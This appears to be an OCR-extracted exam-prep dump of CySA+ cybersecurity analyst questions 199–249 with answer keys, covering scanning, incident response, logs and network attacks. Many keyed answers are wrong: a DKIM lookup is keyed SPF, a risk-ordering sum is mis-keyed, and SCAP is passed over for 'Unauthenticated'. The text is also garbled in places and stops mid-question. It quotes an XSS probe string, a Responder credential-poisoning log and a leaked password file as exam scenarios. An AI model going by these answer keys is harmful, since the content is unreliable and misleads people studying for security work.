
A. Ask the user to refresh the existing definition file for the antivirus software
B. Perform a malware scan on the file in the internal repository
C. Hash the application's installation file and compare it to the hash provided by the vendor
D. Remove the user's system from the network to avoid collateral contamination

Answer: C

Explanation:

Question: 199

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:



```
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no
longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11.
```

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive and the scanning plugin needs to be updated by the vendor
B. This is a true negative and the new computers have the correct version of the software
C. This is a true positive and the new computers were imaged with an old version of the software
D. This is a false negative and the new computers need to be updated by the desktop team

Answer: C

Explanation:

Question: 200

A contained section of a building is unable to connect to the Internet A security analyst. A security analyst investigates me issue but does not see any connections to the corporate web proxy However the analyst does notice a small spike in traffic to the Internet. The help desk technician verifies all users are connected to the connect SSID. but there are two of the same SSIDs listed in the network connections. Which of the following BEST describes what is occurring?

A. Bandwidth consumption
B. Denial of service
C. Beaconing
D. Rogue device on the network

Answer: A

Explanation:

Question: 201

A Chief Information Security Officer (CISO) is concerned developers have too much visibility into customer dat
a. Which of the following controls should be implemented to BEST address these concerns?
A. Data masking
B. Data loss prevention
C. Data minimization
D. Data sovereignty

Answer: A

Explanation:

Question: 202

An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

A. cat log xxd -r -p | egrep ' [0-9] {16}
B. egrep '(3(0-9)) (16) ' log
C. cat log | xxd -r -p egrep '(0-9) (16)'
D. egrep ' (0-9) (16) ' log | xxdc

Answer: C

Explanation:

Question: 203

During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.


A. verification of mitigation
B. false positives
C. false negatives
D. the criticality index
E. hardening validation.

Answer: A

Explanation:

Question: 204

An organisation is assessing risks so it can prioritize its mitigation actions. Following are the risks and their probability and impact:



Risk	Probability of occurrence	Cost of occurrence
A	50%	$120,000
B	10%	$300,000
C	20%	$100,000
D	80%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, B, C, D
B. A, D, B, C
C. B, C, A, D
D. C, B, D, A

E. D, A, C, B

Answer: A

Explanation:

Question: 205

As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

Explanation:

Question: 206

A security analyst is reviewing the following requirements (or new time clocks that will be installed in a shipping warehouse:

- The clocks must be configured so they do not respond to ARP broadcasts.
- The server must be configured with static ARP entries for each clock.

Which of the following types of attacks will this configuration mitigate?

A. Spoofing
B. Overflows
C. Rootkits
D. Sniffing

Answer: A

Explanation:

Question: 207

Which of the following BEST describes the primary role ol a risk assessment as it relates to compliance with risk-based frameworks?

A. It demonstrates the organization's mitigation of risks associated with internal threats.
B. It serves as the basis for control selection.
C. It prescribes technical control requirements.
D. It is an input to the business impact assessment.

Answer: A

Explanation:

Question: 208

A bad actor bypasses authentication and reveals all records in a database through an SQL injection. Implementation of which of the following would work BEST to prevent similar attacks in


A. Strict input validation
B. Blacklisting
C. SQL patching
D. Content filtering
E. Output encoding

Answer: A

Explanation:

Question: 209

An analyst is reviewing the following output:



```
if (searchname != null)
 {
   %>
       employee <%searchname%> not found
  <%
 }
```

Which of the following was MOST likely used to discover this?

A. Reverse engineering using a debugger
B. A static analysis vulnerability scan
C. A passive vulnerability scan
D. A web application vulnerability scan

Answer: C

Explanation:

Question: 210

A security analyst is investigating an incident that appears to have started with SOL injection against a publicly available web application. Which of the following is the FIRST step the analyst should take to prevent future attacks?

A. Modify the IDS rules to have a signature for SQL injection.
B. Take the server offline to prevent continued SQL injection attacks.
C. Create a WAF rule In block mode for SQL injection
D. Ask the developers to implement parameterized SQL queries.

Answer: A

Explanation:

Question: 211

A Chief Security Officer (CSO) is working on the communication requirements (or an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?

A. Public relations must receive information promptly in order to notify the community.
B. Improper communications can create unnecessary complexity and delay response actions.
C. Organizational personnel must only interact with trusted members of the law enforcement community.
D. Senior leadership should act as the only voice for the incident response team when working with forensics teams.

Answer: B

Explanation:

Question: 212

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection
B. Implement an EDR mail module that will rewrite and analyze email links.
C. Reconfigure the EDR solution to perform real-time scanning of all files
D. Ensure EDR signatures are updated every day to avert infection.
E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: B

Explanation:

If you’re concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

Question: 213

In system hardening, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

A. SCAP
B. Burp Suite
C. OWASP ZAP
D. Unauthenticated

Answer: D

Explanation:

Question: 214

A security analyst for a large pharmaceutical company was given credentials from a threat intelligence resources organisation for Internal users, which contain usernames and valid passwords for company accounts. Which of the following is the FIRST action the analyst should take as part of security operations monitoring?

A. Run scheduled antivirus scans on all employees' machines to look for malicious processes.
B. Reimage the machines of all users within the group in case of a malware infection.
C. Change all the user passwords to ensure the malicious actors cannot use them.
D. Search the event logs for event identifiers that indicate Mimikatz was used.

Answer: D

Explanation:

Question: 215

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

A. Pyramid of Pain
B. MITRE ATT&CK
C. Diamond Model of Intrusion Analysts
D. CVSS v3.0

Answer: B

Explanation:

Question: 216

A security analyst is reviewing a suspected phishing campaign that has targeted an organisation. The organization has enabled a few email security technologies in the last year: however, the analyst believes the security features are not working. The analyst runs the following command:

```
> dig domain._domainkey.comptia.orq TXT
```

Which of the following email protection technologies is the analyst MOST likely validating?

A. SPF
B. DNSSEC
C. DMARC
D. DKIM

Answer: A

Explanation:

Question: 217

Employees of a large financial company are continuously being Infected by strands of malware that are not detected by EDR tools. When of the following Is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?

A. MFA on the workstations
B. Additional host firewall rules
C. VDI environment
D. Hard drive encryption
E. Network access control
F. Network segmentation

Answer: C

Explanation:

Question: 218

An information security analyst on a threat-hunting team Is working with administrators to create a hypothesis related to an internally developed web application The working hypothesis is as follows:

- Due to the nature of the industry, the application hosts sensitive data associated with many clients and Is a significant target.
- The platform Is most likely vulnerable to poor patching and Inadequate server hardening, which expose vulnerable services.
- The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.

As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SOL injection attacks Which of the following BEST represents the technique in use?


A. Improving detection capabilities
B. Bundling critical assets
C. Profiling threat actors and activities
D. Reducing the attack surface area

Answer: D

Explanation:

Question: 219

When reviewing a compromised authentication server, a security analyst discovers the following hidden file:



```
root@ldap1:~# cat .pass.txt
jsmith:Welcome123:18073:0:99999:7:::
mjones4:Welcome123:18073:0:99999:7:::
egreen1:Welcome123:18073:0:99999:7:::
rbarger:Welcome123:18073:0:99999:7:::
mhemel4:Welcome123:18073:0:99999:7:::
mgill:Welcome123:18073:0:99999:7:::
cyoung1:Welcome123:18073:0:99999:7:::
gkiepper3:Welcome123:18073:0:99999:7:::
```

Further analysis shows these users never logged in to the server. Which of the following types of attacks was used to obtain the file and what should the analyst recommend to prevent this type of attack from reoccurring?

A. A rogue LDAP server is installed on the system and is connecting passwords. The analyst should recommend wiping and reinstalling the server.
B. A password spraying attack was used to compromise the passwords. The analyst should recommend that all users receive a unique password.
C. A rainbow tables attack was used to compromise the accounts. The analyst should recommend that future password hashes contains a salt.
D. A phishing attack was used to compromise the account. The analyst should recommend users install endpoint protection to disable phishing links.

Answer: B

Explanation:

Question: 220

A forensic analyst took an image of a workstation that was involved in an incident To BEST ensure the image is not tampered with me analyst should use:

A. hashing
B. backup tapes
C. a legal hold
D. chain of custody.

Answer: A

Explanation:

Question: 221

A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

A. The server is receiving a secure connection using the new TLS 1.3 standard
B. Someone has configured an unauthorized SMTP application over SSL
C. The traffic is common static data that Windows servers send to Microsoft
D. A connection from the database to the web front end is communicating on the port

Answer: B

Explanation:

Question: 222

During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content Which of the following is the NEXT step the analyst should take?

A. Only allow whitelisted binaries to execute.
B. Run an antivirus against the binaries to check for malware.
C. Use file integrity monitoring to validate the digital signature.
D. Validate the binaries' hashes from a trusted source.

Answer: D

Explanation:

Question: 223

A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.
Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?


A. The cloud service provider is unable to provide sufficient logging and monitoring.
B. The cloud service provider is unable to issue sufficient documentation for configurations.
C. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
D. The cloud service provider has an SLA for system uptime that is lower than 99 9%.

Answer: B

Explanation:

Question: 224

A security analyst is auditing firewall rules with the goal of scanning some known ports to check the firewall's behavior and responses. The analyst executes the following commands:



```
#nmap -p22 -sS 10.0.1.200
#hping3 -S -c1 -p22 10.0.1.200
```

The analyst then compares the following results for port 22:
nmap returns “Closed”
hping3 returns “flags=RA”
Which of the following BEST describes the firewall rule?

A. DNAT –-to-destination 1.1.1.1:3000

B. REJECT with –-tcp-reset
C. LOG –-log-tcp-sequence
D. DROP

Answer: B

Explanation:

No doubt does the nmap result mean its being rejected as it returns closed. However, what threw me for a loop was the hping3 response. After further web surfing I found that the "flag=RA" means actually means "flag= RST, ACK" which means that it too was rejected.

Question: 225

An analyst must review a new cloud-based SIEM solution. Which of the following should the analyst do FIRST prior to discussing the company's needs?

A. Perform a vulnerability scan against a test instance.
B. Download the product security white paper.
C. Check industry news feeds for product reviews.
D. Ensure a current non-disclosure agreement is on file

Answer: D

Explanation:

Question: 226

While analyzing network traffic, a security analyst discovers several computers on the network are connecting to a malicious domain that was blocked by a DNS sinkhole. A new private IP range is now visible, but no change requests were made to add it. Which of the following is the BEST solution for the security analyst to implement?

A. Block the domain IP at the firewall.
B. Blacklist the new subnet
C. Create an IPS rule.
D. Apply network access control.

Answer: A

Explanation:

Question: 227

A company's blocklist has outgrown the current technologies in place. The ACLS are at maximum, and the IPS signatures only allow a certain
amount of space for domains to be added, creating the need for multiple signatures.
Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?


A. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed.
B. Implement a host-file based solution that will use a list of all domains to deny for all machines on the network
C. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs and IPS signatures.
D. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist and remove the lower-severity threats from it.

Answer: A

Explanation:

Question: 228

A security analyst is reviewing the network security monitoring logs listed below:



```
----------------------------------------------------------------------
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=23415 chksum=0
----------------------------------------------------------------------
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=26814 chksum=0
----------------------------------------------------------------------
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=22875 chksum=0
----------------------------------------------------------------------
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=59638 chksum=0
```

Which of the following is the analyst MOST likely observing? (Select TWO).

A. 10.1.1.128 sent malicious requests, and the alert is a false positive.
B. 10.1.1.129 sent potential malicious requests to the web server.
C.10.1.1.129 sent non-malicious requests, and the alert is a false positive.
D.10.1.1.128 sent potential malicious traffic to the web server.
E.10.1.1 .129 successfully exploited a vulnerability on the web server.

Answer: A, C

Explanation:

Question: 229

Following a recent security breach, a company decides to investigate account usage to ensure privileged accounts are only being utilized during typical business hours. During the investigation, a security analyst determines an account was consistently utilized in the middle of the night.
Which of the following actions should the analyst take NEXT?

A. Initiate the incident response plan.
B. Disable the privileged account
C. Report the discrepancy to human resources.
D. Review the activity with the user.

Answer: D

Explanation:

Question: 230

A proposed network architecture requires systems to be separated from each other logically based on defined risk levels. Which of the following explains the reason why an architect would set up the network this way?

A. To complicate the network and frustrate a potential malicious attacker
B. To reduce the number of IP addresses that are used on the network
C. To reduce the attack surface of those systems by segmenting the network based on risk
D. To create a design that simplifies the supporting network

Answer: C

Explanation:

Question: 231

A Chief Information Security Officer (CISO) is concerned about new privacy regulations that apply to the company. The CISO has tasked a security analyst with finding the proper control functions to verity that a user's data is not altered without the user's consent Which of the following would be an appropriate course of action?

A. Use a DLP product to monitor the data sets for unauthorized edits and changes.
B. Use encryption first and then hash the data at regular, defined times.
C. Automate the use of a hashing algorithm after verified users make changes to their data
D. Replicate the data sets at regular intervals and continuously compare the copies for unauthorized changes.

Answer: A

Explanation:

Question: 232

A security analyst needs to develop a brief that will include the latest incidents and the attack phases of the incidents. The goal is to support threat intelligence and identify whether or not the incidents are linked.
Which of the following methods would be MOST appropriate to use?

A. An adversary capability model
B. The MITRE ATT&CK framework
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:

Question: 233

An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users1 laptops?

A. Use whole disk encryption.
B. Require the use of VPNs.
C. Require employees to sign an NDA.
D. implement a DLP solution.

Answer: D

Explanation:

Question: 234

A remote code-execution vulnerability was discovered in the RDP for the servers running a key-hosted application. While there is no automated check for this vulnerability from the vulnerability assessment vendor, the in-house technicians were able to evaluate manually whether this vulnerability was present through the use of custom scripts. This evaluation determined that all the hosts are vulnerable. A technician then tested the patch for this vulnerability and found that it can cause stability issues in the key-hosted application. The application is accessed through RDP to a jump host that does not run the application directly. To mitigate this vulnerability, the security operations team needs to provide remediation steps that will mitigate the vulnerability temporarily until the compatibility issues with the patch are resolved. Which of the following will BEST allow systems to continue to operate and mitigate the vulnerability in the short term?

A. Implement IPSec rules on the application servers through a GPO that limits RDP access from only the jump host. Patch the jump host. Since it does not run the application natively, it will not affect the software's operation and functionality. Do not patch the application servers until the compatibility issue is resolved.


B. Implement IPSec rules on the jump host server through a GPO that limits RDP access from only the other application servers. Do not patch the jump host. Since it does not run the application natively, it is at less risk of being compromised. Patch the application servers to secure them.
C. Implement IPSec rules on the application servers through a GPO that limits RDP access to only other application servers. Do not patch the jump host. Since it does not run the application natively, it is at less risk of being compromised. Patch the application servers to secure them.
D. Implement firewall rules on the application servers through a GPO that limits RDP access to only other application servers. Manually check the jump host to see if it has been compromised. Patch the application servers to secure them.

Answer: A

Explanation:

Question: 235

While conducting a network infrastructure review, a security analyst discovers a laptop that is plugged into a core switch and hidden behind a desk.
The analyst sees the following on the laptop's screen:



```
[*] [NBT-NS] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.115
[SMBv2] NTLMv2-SSP Username : CORP\jsmith
[SMBv2] NTLMv2-SSP Hash : F5DBF769CFEA7...
[*] [NBT-NS] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.24
[SMBv2] NTLMv2-SSP Username : CORP\progers
[SMBv2] NTLMv2-SSP Hash : 6D093BE2FDD70A...
```

Which of the following is the BEST action for the security analyst to take?

A. Initiate a scan of devices on the network to find password-cracking tools.
B. Disconnect the laptop and ask the users jsmith and progers to log out.
C. Force all users in the domain to change their passwords at the next login.
D. Take the FILE-SHARE-A server offline and scan it for viruses.

Answer: D

Explanation:

Question: 236

An employee was found to have performed fraudulent activities. The employee was dismissed, and the employee's laptop was sent to the IT service desk to undergo a data sanitization procedure. However, the security analyst responsible for the investigation wants to avoid data sanitization. Which of the following can the security analyst use to justify the request?

A. Data retention
B. Evidence retention
C.GDPR
D. Data correlation procedure

Answer: A

Explanation:

Question: 237

Which of the following is MOST closely related to the concept of privacy?

A. An individual's control over personal information
B. A policy implementing strong identity management processes
C. A system's ability to protect the confidentiality of sensitive information
D. The implementation of confidentiality, integrity, and availability

Answer: A

Explanation:

Question: 238

To prioritize the morning's work, an analyst is reviewing security alerts that have not yet been investigated. Which of the following assets should be investigated FIRST?

A. The workstation of a developer who is installing software on a web server
B.A new test web server that is in the process of initial installation
C. The laptop of the vice president that is on the corporate LAN
D. An accounting supervisor's laptop that is connected to the VPN

Answer: C

Explanation:

Question: 239

A security analyst is conceded that a third-party application may have access to user passwords during authentication. Which of the following protocols should the application use to alleviate the analyst's concern?

A. SAML
B.MFA
C.SHA-1
D.LADPS

Answer: A

Explanation:

Question: 240

An analyst needs to provide recommendations for the AUP Which of the following is the BEST recommendation to protect the company's intellectual property?

A. Company assets must be stored in a locked cabinet when not in use.
B. Company assets must not be utilized for personal use or gain.
C. Company assets should never leave the company's property.
D. All Internet access must be via a proxy server.

Answer: D

Explanation:

Question: 241

A user reports a malware alert to the help desk A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT?

A. Document the procedures and walk through the incident training guide.
B. Sanitize the workstation and verify countermeasures are restored
C. Reverse engineer the malware to determine its purpose and risk to the organization.
D. Isolate the workstation and issue a new computer to the user.

Answer: B

Explanation:

Question: 242

A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur They have asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the BEST way to achieve this goal?

A. Focus on incidents that may require law enforcement support.
B. Focus on common attack vectors first.
C. Focus on incidents that have a high chance of reputation harm.
D. Focus on incidents that affect critical systems.

Answer: D

Explanation:

Question: 243

While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from beinq successful?

A. Implement MFA on the email portal using out-of-band code delivery.

B. Create a new rule in the IDS that triggers an alert on repeated login attempts
C. Leverage password filters to prevent weak passwords on employee accounts from being exploited.
D. Alter the lockout policy to ensure users are permanently locked out after five attempts.
E. Configure a WAF with brute force protection rules in block mode

Answer: A

Explanation:

Question: 244

A company's security officer needs to implement geographical IP blocks for nation-state actors from a foreign country On which of the following should the blocks be implemented'?

A. Web content filter
B. Access control list
C. Network access control
D. Data loss prevention

Answer: B

Explanation:

Question: 245

A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptom present on each of the affected systems:

- Existence of a new and unexpected svchost exe process
- Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred
- DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain

If this situation remains unresolved, which of the following will MOST likely occur?


A. The affected hosts may participate in a coordinated DDoS attack upon command
B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs.
C. Key files on the affected hosts may become encrypted and require ransom payment for unlock.
D. The adversary may attempt to perform a man-in-the-middle attack.

Answer: C

Explanation:

Question: 246

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:



```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www. company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www. whatsmyip.com 102. 45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www. comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

A. The attack used an algorithm to generate command and control information dynamically.
B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
C. The attack caused an internal host to connect to a command and control server.
D. The attack attempted to contact www.google com to verify Internet connectivity.

Answer: C

Explanation:

Question: 247

A custom script currently monitors real-time logs of a SAMIL authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

A. Logs may contain incorrect information.
B. SAML logging is not supported for cloud-based authentication.
C. Access to logs may be delayed for some time.
D. Log data may be visible to other customers.

Answer: C

Explanation:


Threats & Vulnerabilities Associated with the Cloud, Subsection "Logging and Monitoring"

"Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse."

CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158).

Question: 248

A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:



```
21213 HTTP TRACE / TRACK Methods Allowed
- The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are
used to debug web server connections.
64912 Apache 4.2.x < 4.2.24 XSS Vulnerabilities
- The web server responded with a popup <script>alert('123');</script> when this was entered in the
"txtDescription" field of \providestatus.php
53523 Apache 4.2.x < 4.2.24 mod_status Vulnerabilities
- The 'mod_status' module contains a race condition that can be triggered by a specially crafted packet to
cause denial of service.
73825 SSL Weak Block Size Cipher Suites Supported
- The use of a block cipher with 32-bit blocks enable man-in-the-middle attackers with sufficient resources
to exploit this vulnerability.
```

Which of the following changes should the analyst recommend FIRST?

A. Configuring SSL ciphers to use different encryption blocks
B. Programming changes to encode output
C. Updating the 'mod_status' module
D. Disabling HTTP connection debugging commands

Answer: C

Explanation:

Question: 249

While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

